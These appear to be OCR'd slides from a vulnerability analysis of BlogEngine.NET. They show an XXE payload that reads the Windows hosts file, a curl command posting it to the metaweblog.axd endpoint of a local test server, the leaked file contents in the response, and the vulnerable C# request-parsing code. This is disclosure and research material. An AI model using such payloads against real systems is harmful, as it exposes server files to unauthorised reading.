
Open Source Blogging Platform


Customizable With Themes, Widgets, And Plugins.


Get Started | Live Demo



Name of the blog



File Edit Selection View Go Run ···
xxe.xml - Visual Studio...
xxe.xml
hosts
E: > XXE > xxe.xml > xxe
1 <?xml version="1.0"?>
2 <!DOCTYPE xxe [
3 <!ENTITY externalEntity SYSTEM
4 "file:///C:/Windows/System32/drivers/etc/hosts">
5]>
6 <xxe>&externalEntity;</xxe>
7


Name of the blog | Short descrip
Not secure
vasiliev-pc:8081
InPrivate
C:\Windows\System32\cmd.exe
E:\XXE>curl -d "@xxe.xml" -X POST http://vasiliev-pc:8081/metaweblog.axd


Name of the blog | Short descrip
Not secure
vasiliev-pc:8081
InPrivate
C:\Windows\System32\cmd.exe
E:\XXE>curl -d "@xxe.xml" -X POST http://vasiliev-pc:8081/metaweblog.axd
<?xml version="1.0" encoding="utf-8"?>
<methodResponse>
<fault>
<value>
<struct>
<member>
<name>faultCode</name>
<value>02</value>
</member>
<member>
<name>faultString</name>
<value>Unknown Method. (# Copyright (c) 1993-2009 Microsoft Corp.
#
This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
This file contains the mappings of IP addresses to host names. Each
entry should be kept on an individual line. The IP address should
be placed in the first column followed by the corresponding host name.
The IP address and the host name should be separated by at least one
space.
#

BlogEngine.NET

```
....
<!ENTITY externalEntity SYSTEM "file:/path/to/file" >
....
<xxe>&externalEntity;</xxe>
....
```



BlogEngine.NET

```
private static string
ParseRequest(HttpContext context) {
  var buffer = new byte[context.Request
                               .InputStream
                               .Length];

  context.Request.InputStream.Position = 0;

  context.Request
         .InputStream
         .Read(buffer,
               0,
               buffer.Length);

  return Encoding.UTF8
                 .GetString(buffer);
}
```

```
public XMLRPCRequest(HttpContext input) {
    var inputXml = ParseRequest(input);

    // LogMetaWeblogCall(inputXml);
    this.LoadXmlRequest(inputXml);
}
```

